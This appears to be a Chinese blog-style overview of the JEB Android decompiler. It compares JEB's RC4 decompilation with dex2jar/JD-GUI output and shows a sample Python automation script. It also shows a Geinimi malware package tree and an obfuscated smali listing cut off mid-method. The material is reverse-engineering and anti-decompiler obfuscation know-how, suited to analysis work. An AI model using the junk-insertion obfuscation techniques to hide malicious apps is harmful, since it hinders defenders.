
JEB 是一个功能强大的为安全专业人士设计的 Android 应用程序的反编译。反向工程或审计 APK 文件，并减少许多工程师的分析时间。

1、dextojar

目前的工具在转化到 jar 都存在不少问题。

EB 的独特功能是，其 Dalvik 字节码反编译为 Java 源代码的能力

比如这是常规工具的结果：


public class Crypto
{
public static void rc4_crypt(byte[] paramArrayOfByte1, byte[] paramArray
{
int i = paramArrayOfByte1.length;
int j = paramArrayOfByte2.length;
byte[] arrayOfByte = new byte[256];
int k = 0;
int m;
int n;
label30: int i2;
int i3;
if (k >= 256)
{
m = 0;
n = 0;
if (n < 256)
break label168;
i2 = 0;
i3 = 0;
}
for (int i4 = 0; ; i4++)
{
if (i4 >= j)
{
return;
arrayOfByte[k] = ((byte)k);
k++;
break;
第三方 Java 反编译器输出（左）
静态代码，没有互动性
反编译错误（箭头）
结果在不可读性和可用性差


下图是 JEB 的结果：

```
public static void rc4_crypt(byte[] key, byte[] data) {
    int v10 = 0x100;
    int keylen = key.length;
    int datalen = data.length;
    byte[] sbox = new byte[v10];
    int i = 0;
    while(i < v10) {
        sbox[i] = ((byte)i);
        ++i;
    }

    int k = 0;
    i = 0;
    while(i < v10) {
        k = (sbox[i] + k + key[i % keylen]) % 0x100 & 0xFF;
        byte v7 = sbox[i];
        sbox[i] = sbox[k];
        sbox[k] = v7;
        ++i;
    }

    i = 0;
    k = 0;
    int j = 0;
    while(j < datalen) {
        i = (i + 1) % 0x100 & 0xFF;
        k = (sbox[i] + k) % 0x100 & 0xFF;
        v7 = sbox[i];
        sbox[i] = sbox[k];
        sbox[k] = v7;
        data[j] = ((byte)(data[j] ^ sbox[(sbox[i] + sbox[k]) % 0x100 & 0xFF]));
        ++j;
```

如果说转化 jar 效果有明显提升的话，对于工程师读懂代码的效率还是有很大提升的。


2、可编辑性：

特别是当他们处理混淆的或受保护的代码块。 JEB 的强大的用户界面，可以检查交叉引用，重命名的方法，字段，类，代码和数据之间导航，做笔记，添加注释，以及更多。




3、APK 全浏览


Full APK view. Take advantage of the full APK view, including decompressed manifest, resources, certificates, strings, constants, etc. Again, flexibility is key.



也可以直接看到证书内容：


JEB - c:\users\nf\projects\apkrepo\honeynet1\5D93E04123B76783BDDA32D8967702D7240E1B60C171C50637377D1A008270D3.APK
File Edit Action Window Help
com
geinimi
a
a
b
c
d
e
f
g
h
i
j
k
l
ads
Advertisable
a
b
c
d
e
f
g
h
Show inner classes
Manifest
Resources
Certificates
Assembly
Decompiled Java
Strings
Constants
Version: V3
Subject: EMAILADDRESS=android@android.com, CN=Android, OU=Android, O=An
Signature Algorithm: SHA1withRSA, OID = 1.2.840.113549.1.1.5
Key: Sun RSA public key, 2048 bits
modulus: 2708753385715330290682242724445183568027146713943363865740242O
public exponent: 3
Validity: [From: Thu Feb 26 17:33:46 PST 2008,
To: Mon Jul 16 18:33:46 PDT 2035]
Issuer: EMAILADDRESS=android@android.com, CN=Android, OU=Android, O=And
SerialNumber: [936eacbe 07f201df]
Certificate Extensions: 3
[1]: ObjectId: 2.5.29.35 Criticality=false
AuthorityKeyIdentifier [
KeyIdentifier [
0000: 48 59 00 56 3D 27 2C 46 AE 11 66 05 A4 74 19 AC HY.V='.F.....t..
0010: 09 CA 8C 11 ....
]
[EMAILADDRESS=android@android.com, CN=Android, OU=Android, O=Android, L=M
SerialNumber: [936eacbe 07f201df]
]
[2]: ObjectId: 2.5.29.19 Criticality=false
BasicConstraints:[
CA:true
PathLen:2147483647
Running script C:\Users\nf\projects\decompiler\DexParser\plugins\SamplePlugin.py...
19:17 | Lcom/geinimi/a/c;->a()V | 16

各类资源信息：



4、API for Automation. Use JEB's Application Programming Interface (API) to write Python scripts and plugins, and automate your analysis needs.

可以根据需要程序猿自己定制。比如下面的示例：

JEBReplaceStrings.py

```
# Sample JEB script (UI:yes, Automation:yes)
# Replace code strings by the string 'foobar'
# This script shows how to navigate the DEX file
# and how to modify strings in the string pool


import os

from jeb.api import IScript
from jeb.api import EngineOption
```

```
class JEBReplaceStrings(IScript):

  def run(self, jeb):
    self.jeb = jeb
    self.dex = jeb.getDex()
    if not self.dex:
      print 'Error! Please provide an input file.'
      sef.jeb.exit()

    for msig in self.dex.getMethodSignatures(True):
      #print msig

      md = self.dex.getMethodData(msig)
      if not md:
        continue

      code = md.getCodeItem()
      if not code:
        continue

      for insn in code.getInstructions():
        if not insn.getMnemonic() in ('const-string', 'const-
string/jumbo'):
          continue

        stringindex = insn.getParameters()[1].getValue()
        s = self.dex.getString(stringindex)
        if s:
          s2 = self.modifyString(s)
          if s2 and s2 != s:
            self.dex.setString(stringindex, s2)

  def modifyString(self, s):
    # totally useless: alphanumeric string are replaced by 'foobar'
    # could be the base script for something more useful, like
    # string language identification and translation into English
    if not s.isalnum():
      return None
    return 'foobar'
```

5、火拼：

JEB 和 **dex2jar+JD-GUI** and **dex2jar+JAD**.开始 PK

这是一个标准的 RC4 加密算法代码。RC4 不懂的请百度。

```
/**
 * RC4 encryption/decryption routine.
 * @param key
 * @param data input/output buffer
 */
public static void rc4_crypt(byte[] key, byte[] data) {
    int keylen = key.length;
    int datalen = data.length;
    int i;
    int j;

    // key scheduling
    byte[] sbox = new byte[256];
    for(i = 0; i < 256; i++) {
        sbox[i] = (byte)i;
    }
    j = 0;
    for(i = 0; i < 256; i++) {
        j = ((j + sbox[i] + key[i % keylen]) % 256) & 0xFF;
        byte tmp = sbox[i];
        sbox[i] = sbox[j];
        sbox[j] = tmp;
    }

    // generate output
    i = 0;
    j = 0;
    int index = 0;
    while(index < datalen) {
        i = ((i + 1) % 256) & 0xFF;
        j = ((j + sbox[i]) % 256) & 0xFF;

        byte tmp = sbox[i];
        sbox[i] = sbox[j];
        sbox[j] = tmp;

        byte k = (byte)(sbox[((sbox[i] + sbox[j]) % 256) & 0xFF]);
        data[index] ^= k;
        index++;
    }
}
```

这是 JEB 的输出：

```
// Decompiled by JEB v0.9.0 alpha

public static void rc4_crypt(byte[] arg11, byte[] arg12) {
    int v10 = 0x100;
    int v5 = arg11.length;
    int v0 = arg12.length;
    byte[] v6 = new byte[v10];
    int v1 = 0;
    while(v1 < v10) {
        v6[v1] = ((byte)v1);
        ++v1;
    }

    int v3 = 0;
    v1 = 0;
    while(v1 < v10) {
        v3 = (v6[v1] + v3 + arg11[v1 % v5]) % 0x100 & 0xFF;
        byte v7 = v6[v1];
        v6[v1] = v6[v3];
        v6[v3] = v7;
        ++v1;
    }

    v1 = 0;
    v3 = 0;
    int v2 = 0;
    while(v2 < v0) {
        v1 = (v1 + 1) % 0x100 & 0xFF;
        v3 = (v6[v1] + v3) % 0x100 & 0xFF;
        v7 = v6[v1];
        v6[v1] = v6[v3];
        v6[v3] = v7;
        arg12[v2] = ((byte)(arg12[v2] ^ v6[(v6[v1] + v6[v3]) % 0x100 &
0xFF]));
        ++v2;
    }
}
```

这是的 JD-GUI 输出：

```
// Decompiled by JD-GUI v0.3.5
```

```
public static void rc4_crypt(byte[] paramArrayOfByte1, byte[]
paramArrayOfByte2)
{
  int i = paramArrayOfByte1.length;
  int j = paramArrayOfByte2.length;
  byte[] arrayOfByte = new byte[256];
  int k = 0;
  int m;
  int n;
  label30: int i2;
  int i3;
  if (k >= 256)
  {
    m = 0;
    n = 0;
    if (n < 256)
      break label68;
    i2 = 0;
    i3 = 0;
  }
  for (int i4 = 0; ; i4++)
  {
    if (i4 >= j)
    {
      return;
      arrayOfByte[k] = ((byte)k);
      k++;
      break;
      label68: m = 0xFF & (m + arrayOfByte[n] + paramArrayOfByte1[(n %
i)]) % 256;
      int i1 = arrayOfByte[n];
      arrayOfByte[n] = arrayOfByte[m];
      arrayOfByte[m] = i1;
      n++;
      break label30;
    }
    i2 = 0xFF & (i2 + 1) % 256;
    i3 = 0xFF & (i3 + arrayOfByte[i2]) % 256;
    int i5 = arrayOfByte[i2];
    arrayOfByte[i2] = arrayOfByte[i3];
    arrayOfByte[i3] = i5;
    paramArrayOfByte2[i4] = ((byte)(arrayOfByte[(0xFF & (arrayOfByte[i2] +
arrayOfByte[i3]) % 256)] ^ paramArrayOfByte2[i4]));
```

```
  }
}
```

http://www.android-decompiler.com/comp.php

另外现在很多给 dex 加点料，让工具崩了的手法。

```
$ dex2jar obfuscated.dex
dex2jar obfuscated.dex -> obfuscated-dex2jar.jar
com.googlecode.dex2jar.DexException: while accept method:[LA;.f(I)I]
        at
com.googlecode.dex2jar.reader.DexFileReader.acceptMethod(DexFileReader.java
:699)
        at
com.googlecode.dex2jar.reader.DexFileReader.acceptClass(DexFileReader.java:
446)
        at
com.googlecode.dex2jar.reader.DexFileReader.accept(DexFileReader.java:328)
        at com.googlecode.dex2jar.v3.Dex2jar.doTranslate(Dex2jar.java:84)
        at com.googlecode.dex2jar.v3.Dex2jar.to(Dex2jar.java:239)
        at com.googlecode.dex2jar.v3.Dex2jar.to(Dex2jar.java:230)
        at
com.googlecode.dex2jar.tools.Dex2jarCmd.doCommandLine(Dex2jarCmd.java:107)
        at com.googlecode.dex2jar.tools.BaseCmd.doMain(BaseCmd.java:168)
        at com.googlecode.dex2jar.tools.Dex2jarCmd.main(Dex2jarCmd.java:34)
Caused by: com.googlecode.dex2jar.DexException: while accept code in
method:[LA;.f(I)I]
        at
com.googlecode.dex2jar.reader.DexFileReader.acceptMethod(DexFileReader.java
:689)
        ... 8 more
Caused by: java.lang.ArrayIndexOutOfBoundsException: 15
        at
com.googlecode.dex2jar.v3.V3CodeAdapter.visitConstStmt(V3CodeAdapter.java:3
26)
        at
com.googlecode.dex2jar.reader.DexOpcodeAdapter.x1n(DexOpcodeAdapter.java:26
2)
        at
com.googlecode.dex2jar.reader.DexCodeReader.acceptInsn(DexCodeReader.java:4
11)
        at
com.googlecode.dex2jar.reader.DexCodeReader.accept(DexCodeReader.java:330)
```

```
        at
com.googlecode.dex2jar.reader.DexFileReader.acceptMethod(DexFileReader.java
:686)
        ... 8 more
```

一个简单的例子混淆一下，里面再加点料。 如何加料从而和各类工具作斗争也是个大学问！！

This example is a very simple piece of code that was run through a flow obfuscator and junk insertion program.

```
.method public f(I)I
          const/4             v15, 0x7
          move/from16         v6, v15
          move                v7, v15
          and-int/lit8        v6, v15, 0x4
          move/from16         v9, v7
          const               v14, 0x5
          add-int             v9, v9, v15
          mul-int/2addr       v7, v9
          const               v7, 0x5
          sub-int/2addr       v9, v6
          move                v11, v7
          move/16             v13, v6
          goto/16             :180
:30
          return              v0
:36
          goto                :38
:38
          const               v7, 0x6
          move                v15, v7
          const/4             v8, 0x3
          move                v0, v2
          const               v15, 0x2
          const               v3, 0x1
          div-int/lit8        v3, v8, 0x3
          mul-int/lit8        v8, v3, 0x2
          div-int/lit8        v8, v3, 0x2
          div-int/2addr       v7, v8
          const/4             v5, 0x2
          and-int             v8, v8, v5
          const               v5, 0x6
          goto                :6C
```

```
:6C
        const               v9, 0x1
        const/16            v6, 0x2
        add-int/lit8        v9, v6, 0x2
        move/from16         v10, v9
        move/from16         v14, v10
        move/16             v5, v6
        const/16            v3, 0x0
        move/from16         v6, v9
        add-int             v6, v6, v14
        add-int/lit8        v0, v0, 0x1
        const               v14, 0x6
        rem-int             v5, v5, v6
        const/4             v10, 0x6
        shr-int/lit8        v10, v14, 0x5
        goto/16             :1EC
:AC
        const               v13, 0x2
        const/4             v9, 0x7
        const/4             v15, 0x1
        const/4             v10, 0x2
        rem-int/lit16       v9, v13, 0x7
        move/from16         v4, v15
        ushr-int/2addr      v15, v10
        const               v5, 0x6
        shl-int             v5, v5, v13
        div-int/lit8        v4, v5, 0x1
        const               v14, 0x6
        xor-int             v15, v15, v14
        const               v7, 0x6
        move                v15, v5
        if-ltz              v15, :12E
:E6
        const/16            v7, 0x4
        const/16            v4, 0x7
        move/16             v14, v5
        xor-int/lit16       v7, v14, 0x2
        move/from16         v9, v15
        div-int             v4, v4, v10
        move                v8, v15
        and-int             v9, v9, v4
        const/16            v4, 0x0
        move/from16         v14, v9
        const               v12, 0x1
```

```
        move/16             v4, v12
        mul-int/lit16       v14, v10, 0x0
        move                v7, v10
        div-int             v10, v10, v7
        or-int/lit16        v4, v8, 0x6
        mul-int             v5, v5, v15
        goto                :12E
:12E
        const               v3, 0x7
        move/16             v10, v3
        ushr-int/lit8       v10, v3, 0x0
        and-int/lit8        v10, v3, 0x0
        const/4             v4, 0x4
        xor-int/lit16       v3, v4, 0x3
        move/from16         v6, v4
        xor-int/lit8        v3, v6, 0x3
        sub-int             v10, v10, v4
        goto                :156
:156
        const               v4, 0x2
        const               v6, 0x4
        add-int/lit16       v6, v4, 0x6
        move                v11, v4
        const               v6, 0x5
        move/from16         v10, v11
        move/from16         v3, v4
        and-int             v10, v10, v4
        shr-int             v4, v4, v6
        goto                :1E2
:180
        const               v13, 0x0
        move/from16         v7, v13
        add-int/lit8        v13, v7, 0x1
        const/16            v11, 0x3
        div-int             v7, v7, v11
        xor-int             v13, v13, v11
        if-ge               v7, v13, :36
:19E
        xor-int/2addr       v7, v13
        move                v10, v13
        and-int/lit16       v11, v13, 0x6
        const               v7, 0x5
        const/16            v8, 0x6
        rsub-int            v10, v11, 0x6
```

```
            const               v13, 0x5
            const               v5, 0x0
            const               v5, 0x1
            and-int             v10, v10, v5
            rem-int/lit16       v11, v8, 0x7
            move/16             v4, v10
            move                v10, v13
            or-int/2addr        v7, v13
            rem-int/lit16       v5, v13, 0x0
